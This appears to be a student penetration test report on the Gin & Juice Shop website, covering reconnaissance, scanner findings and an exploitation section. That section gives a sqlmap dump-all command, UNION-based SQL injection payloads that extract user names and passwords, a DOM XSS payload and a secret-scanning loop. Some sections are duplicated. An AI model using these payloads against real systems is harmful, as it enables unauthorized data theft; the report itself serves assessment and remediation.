PENETRATION TESTING

PENETRATION TEST REPORT FOR DEPI

Table of Contents :

1.0 Penetration Testing Lab and Exam Report

1.1 Introduction

This report documents the penetration testing efforts carried out on the GIN & JUICE SHOP network. It includes all actions performed, vulnerabilities discovered, and remediations recommended to improve the security of the target infrastructure.

1.2 Objective

The primary objective of the penetration test is to evaluate the security posture of the GIN & JUICE SHOP network by identifying vulnerabilities through a methodical approach. The assessment mimics real-world attack scenarios, aiming to reveal security flaws that could be exploited by malicious actors.

1.3 Requirements

The report must provide detailed documentation of the penetration test, covering all stages from information gathering to reporting vulnerabilities. It should include:

- *A high-level summary and recommendations*
- *A step-by-step methodology walkthrough*
- *Detailed findings, with evidence such as screenshots and proof files (e.g., proof.txt)*
- *Any additional observations or areas for further testing*

2.0 Report Template – High-Level Summary

Target: https://ginandjuice.shop
Objective: To conduct an internal penetration test against the Penetration Testing Lab.

2.1 High-Level Summary

The internal penetration test for GIN&JUICE SHOP focused on identifying security vulnerabilities within the Penetration Testing Lab environment. The aim of this test was to simulate a real-world attack scenario in order to assess the security posture of the internal network, detect weaknesses, and provide actionable recommendations for improvement.

Scope of Testing:

- *The test covered critical components of the network, including accessible web applications, services, and underlying infrastructure, with a specific focus on areas that could be exploited by external attackers.*
- *The assessment utilized both active and passive information gathering techniques to identify entry points, misconfigurations, and vulnerabilities.*

Hosting and Infrastructure Details:

· The website is hosted on Amazon Web Services (AWS) within the EU West (Ireland) data center. The infrastructure is well-established but should be continuously monitored for new vulnerabilities associated with cloud environments.

1. Information Gathering

1.1 Basic Domain Information (Passive Reconnaissance)

Tools Used:

WHOIS (v5.5.5)
dig (v9.11.3-P4)
Website URL: *ginandjuice.shop*
Registrar: *GoDaddy.com LLC*
Creation Date: *January 12, 2022*
Expiry Date: *January 12, 2027*
Hosting Provider: *Amazon Web Services (AWS), Ireland*

1.2 Public DNS Information (Passive Reconnaissance)

Tools Used:

nslookup (v9.10.6)
dig (v9.11.3-P4)
DNS A Records:

Service Details:

· *34.246.169.176 and 34.249.203.140 are hosted in Amazon's EU West (Ireland) data center.*

· *Both IP addresses have the following ports open:*

o TCP 80: HTTP service for unencrypted web traffic.

o TCP 443: HTTPS service for encrypted web traffic.

These findings provide critical information for further penetration testing efforts, as they reveal the main entry points for external connections to the target systems. Both HTTP and HTTPS services suggest a web-based application running on the server, which could be further explored for vulnerabilities such as misconfigurations, SSL issues, or web application flaws (e.g., SQL injection, XSS). Additionally, the presence of the HTTPS service indicates that SSL/TLS encryption is in place, which should be further investigated for any potential weaknesses or outdated encryption protocols.

1.1 Basic Domain Information (Passive Reconnaissance)

Tools Used:

WHOIS (v5.5.5)
dig (v9.11.3-P4)
Website URL: *ginandjuice.shop*
Registrar: *GoDaddy.com LLC*
Creation Date: *January 12, 2022*
Expiry Date: *January 12, 2027*
Hosting Provider: *Amazon Web Services (AWS), Ireland*

1.2 Public DNS Information (Passive Reconnaissance)

Tools Used:

nslookup (v9.10.6)
dig (v9.11.3-P4)
DNS A Records:

34.249.203.140
34.246.169.176

DNS CNAME Records:

ns-1000.awsdns-61.net
ns-110.awsdns-13.com
ns-1496.awsdns-59.org
ns-1543.awsdns-00.co.uk

1.4 Publicly Accessible Pages and Forms (Active & Passive Reconnaissance)

Tools Used:

Burp Suite (v2023.9)
dirb (v2.22)
curl (v7.68.0)

Accessible Pages:

Homepage: *https://ginandjuice.shop/*
Blog: https: *//ginandjuice.shop/blog*

Product Catalog: *https://ginandjuice.shop/catalog*
Login Page: *https://ginandjuice.shop/login*
Cart Page: *https://ginandjuice.shop/catalog/cart*
Forms that Accept Inputs:
Blog Subscription: Accepts user email for subscription.
Catalog Order Form: Allows orders of up to 15 items of the same product.

1.6 Port and Network Scanning (Active Reconnaissance)

Tools Used:
Nmap (v7.93)
Masscan (v1.3.2)
dnsenum (v1.2.4)
Open Ports Detected:
80/tcp (HTTP): Handles unsecured traffic.
443/tcp (HTTPS): Handles encrypted traffic.

2. scanning

Tools Used:

Nmap (v7.93)
Masscan (v1.3.2)
dnsenum (v1.2.4)

Results:
Target Systems:
34.246.169.176 and 34.249.203.140
Open Ports Identified:
34.246.169.176:
TCP Port 80 (HTTP): Unencrypted web traffic
TCP Port 443 (HTTPS): Encrypted web traffic
34.249.203.140:
TCP Port 80 (HTTP): Unencrypted web traffic
TCP Port 443 (HTTPS): Encrypted web traffic

Service Details:

Both IPs are hosted in Amazon's EU West (Ireland) data center.
TCP 80: Handles HTTP, suggesting a web-based application.
TCP 443: Handles HTTPS, implying SSL/TLS encryption in place.

Vulnerability Implications:

HTTP (Port 80):
Vulnerable to several attacks including eavesdropping, traffic manipulation, and MiTM (Man-in-the-Middle) attacks due to lack of encryption.
HTTPS (Port 443):
Potential vulnerabilities include weak SSL configurations, outdated protocols, or improper certificate validation.

2.2 Web Application Vulnerability Scanning:

Tools Used:
Wapiti (v3.0.4)
Nikto (v2.5.0)

Results:

Target System: ginandjuice.shop
Vulnerabilities Detected by Wapiti:
Content Security Policy (CSP) Not Set:
Issue: Lack of CSP makes the site vulnerable to Cross-Site Scripting (XSS) and data injection attacks.
Recommendation: Implement the Content-Security-Policy HTTP header to restrict resource loading.

. *Open Ports:*

· Open ports (80 and 443) were discovered, indicating that the site supports both HTTP and HTTPS traffic, which are standard for web services. However, further investigation into potential misconfigurations on these ports is recommended.

HTTP Secure Headers Missing:

X-XSS-Protection: Not configured.
X-Content-Type-Options: Missing.
Strict-Transport-Security: Missing HSTS, increasing the risk of SSL stripping attacks.
Recommendation: Add necessary HTTP security headers to enhance protection.
Cookies Configuration:
HttpOnly Flag: Missing for AWSALB and AWSALBCORS cookies.
Secure Flag: Missing for AWSALB cookie.
Recommendation: Configure cookies with HttpOnly and Secure flags to prevent session hijacking.

Vulnerabilities Detected by Nikto:

HTTP Server Type and Version Disclosure:
Issue: The server reveals its type and version, exposing it to specific attack vectors.
Recommendation: Hide server type and version in HTTP headers to reduce the attack surface.
SSL Issues:
The site's SSL certificate supports outdated protocols.
Recommendation: Update SSL/TLS configuration to support only modern secure protocols (e.g., TLS 1.2 or 1.3).

2.3 Extended Vulnerability Scanning (Nessus)

Tools Used:

Nessus (v10.4.1)

Results:

HSTS Missing From HTTPS Server:

Issue: The HTTPS server is not enforcing HTTP Strict Transport Security (HSTS), leaving it vulnerable to SSL stripping.

CVSS v3.0 Base Score: 6.5 (Medium)

Recommendation: Implement HSTS by adding the Strict-Transport-Security header.

Server Information Exposure:

The server reveals detailed configuration data, such as the HTTP version and SSL status.

Recommendation: Minimize information disclosed in HTTP responses to reduce the attack surface.

3. Exploitation

3.1 SQL Injection in the Catalog Page

Target System: ginandjuice.shop
Vulnerability: SQL Injection in the category parameter of the catalog page
Tools Used:
SQLMap (v1.5.12)
Exploitation Process:
The vulnerability was exploited by injecting malicious SQL commands into the category parameter via SQLMap.
The following command was used to exploit the vulnerability:
bash

command: *sqlmap -u "https://ginandjuice.shop/catalog?category=Accessories" --dump-all*

3.2 SQL Injection in the Catalog Page (Manual Exploitation)

Target System: ***ginandjuice.shop***
Vulnerability: SQL Injection in the category parameter of the catalog page
Tools Used:
Manual Testing
Burp Suite (v2023.8.1)
Exploitation Process:

The SQL Injection vulnerability was manually identified through the following steps:
Initial manual testing involved sending an apostrophe (') in the category parameter, which returned a 500 Internal Server Error. This indicated the potential for SQL Injection.
A series of manual payloads were then tested to confirm the SQL Injection and gather more information from the database.

Payloads Used:

Order by Injection (Checking the number of columns):

Payload: ***' ORDER BY 8--***


Result: This confirmed that the query had 8 columns.

Union-based SQL Injection:

To retrieve schema information, the following UNION SELECT payloads were used:

payload 1-

' UNION SELECT NULL,NULL,GROUP_CONCAT(SCHEMA_NAME),NULL,NULL,NULL,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMATA --




Result: This extracted the list of database schemas, confirming the vulnerability.

payload 2-

Retrieving Tables from PUBLIC Schema:

' UNION SELECT NULL,NULL,table_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.tables WHERE table_schema = 'PUBLIC' --




Result: This payload returned the names of the tables in the PUBLIC schema.

payload 3-

Extracting Columns from USERS Table:

' UNION SELECT NULL,NULL,column_name,NULL,NULL,NULL,NULL,NULL FROM information_schema.columns WHERE table_schema = 'PUBLIC' AND table_name = 'USERS' --




Result: The columns today and user_name were identified in the USERS table.

payload 4-

Dumping Data from the USERS Table:

' UNION SELECT NULL,NULL,user_name,NULL,NULL,NULL,NULL,NULL FROM PUBLIC.USERS --




Result: Extracted the user_name data:

payload 5-

Dumping Data from the USERS Table:

' UNION SELECT NULL,NULL,password,NULL,NULL,NULL,NULL,NULL FROM PUBLIC.USERS --



Result: Extracted the password data:

Results:

Database Identified: H2 (Relational Database used in Java applications)
Tables Discovered: USERS
Data Dumped: Sensitive user information, including usernames.

Impact:

Data Exposure: Attackers can retrieve sensitive information, such as usernames and other internal data.
Database Manipulation: Attackers could insert, delete, or modify data within the database, leading to further compromise of the application.

CVSS : https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:N

XSS Exploitation :

3.3 Cross-Site Scripting (XSS) in the Catalog Search Page

Target System: ginandjuice.shop

Vulnerability: Cross-Site Scripting (XSS) in the search functionality of the catalog page

Tools Used:

Manual Testing

Browser Developer Tools (Google Chrome v117.0)


Exploitation Process:

The XSS vulnerability was manually identified through the following steps:
Initial exploration of the catalog search page revealed that user input in the search field was reflected in the URL, providing an entry point for injecting JavaScript code.
Attempts to directly inject JavaScript via the search field using basic payloads (e.g., ***<script>alert('XSS')</script>)*** *were blocked, indicating some level of input sanitization.*
However, by leveraging the DOM (Document Object Model) manipulation via the browser's developer tools, the injection was successful.

Payload Used:

The XSS payload was executed via the browser console as follows:

{ document.write("<script>alert('XSS');</script>"); }



Result: The payload successfully triggered an alert box, confirming the presence of a ***DOM-based XSS vulnerability****. The browser displayed the alert message* ***"XSS"*** *as shown below:*

Impact:

User Data Compromise: Attackers can execute arbitrary JavaScript in users' browsers, which could lead to session hijacking, defacement of the website, or theft of user data.

Phishing and Malware Delivery: XSS could be used to redirect users to malicious websites or serve harmful scripts, compromising user security.

CVSS : https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:L/A:N

"Sensitive Data Exposure".

Overview

During the security analysis of the Gin & Juice Shop website, multiple JavaScript files were found to contain exposed sensitive information, such as passwords and API keys. These secrets are publicly accessible, posing a significant security risk. This vulnerability can allow attackers to gain unauthorized access to internal services or sensitive user data.

Command Executed

The following command was used to automate the detection of sensitive data within JavaScript files:

```
cat js.txt | while read url; do python3 SecretFinder/SecretFinder.py -i $url -o cli; done
```

- ***Tool Used:***
  - *SecretFinder v1.3: This tool was used to scan JavaScript files for exposed credentials such as passwords, tokens, and API keys.*
  -

Details of the Findings

The scan of multiple JavaScript files on the Gin & Juice Shop website revealed the following critical exposures:

- ***URLs Scanned and Secrets Exposed:***
  a. *URL:* https://ginandjuice.shop/resources/footer/js/scamme.js

Password Exposed: < password="gld.ngTmited" >

URL: https://ginandjuice.shop/resources/js/angular-1-7-7.js
No sensitive data was detected.
URL: https://ginandjuice.shop/resources/js/react-dom.development.js
No sensitive data was detected.

URL: https://ginandjuice.shop/resources/js/react-dom.development.js

Password Exposed: < password="true" >

URL: https://ginandjuice.shop/resources/js/xmlStockCheckPayload.js

No sensitive data was detected.

Twilio API Keys and Tokens Exposed: Multiple Twilio-related credentials were found exposed in the JavaScript files:

twilio_account_sid

twilio_app_sid

twilio_api_sid

Security Implications

Exposed secrets such as API keys and passwords create several serious risks:

Unauthorized Access:

Attackers can exploit exposed credentials to gain access to internal services, such as the Twilio API, or administrative controls of the website.

Data Theft or Modification:

